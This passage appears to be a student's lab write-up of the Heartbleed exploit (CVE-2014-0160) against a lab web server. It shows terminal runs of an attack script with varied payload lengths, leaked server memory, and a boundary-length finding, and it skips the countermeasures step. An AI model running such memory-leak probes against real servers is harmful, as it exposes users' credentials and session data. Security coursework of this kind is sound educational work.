A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..+AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
...................................#.......ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www....[!9....s...=

[11/26/2022 09:31] seed@Vishwas_CS390_attacker:~$ S
```


Here we have mentioned the payload length in hexadecimal value which is approximately 299 bits. When we compare the output with the above screenshot, we can see that some extra data has been extracted.

Step 4: Find out the boundary value of the payload length variable



```
[11/26/2022 09:34] seed@Vishwas_CS390_attacker:~$ python /home/seed/attack.py www.heartbleedlabelgg.c
om --l 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/26/2022 09:35] seed@Vishwas_CS390_attacker:~$ S
```

The boundary value of the payload length is 22. We found by doing trial and error method.



```
[11/26/2022 09:35] seed@Vishwas_CS390_attacker:~$ python /home/seed/attack.py www.heartbleedlabelgg.c
om --l 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABC......H.....I...

[11/26/2022 09:35] seed@Vishwas_CS390_attacker:~$
```

Here we can see that when we put payload length as 23, we are able to see some extra data from the server. So we can conclude that 22 is the boundary value.

Step 5: Countermeasures and bug fix

As we cannot rectify or solve the issue in this particular Virtual Machine, we are skipping this step.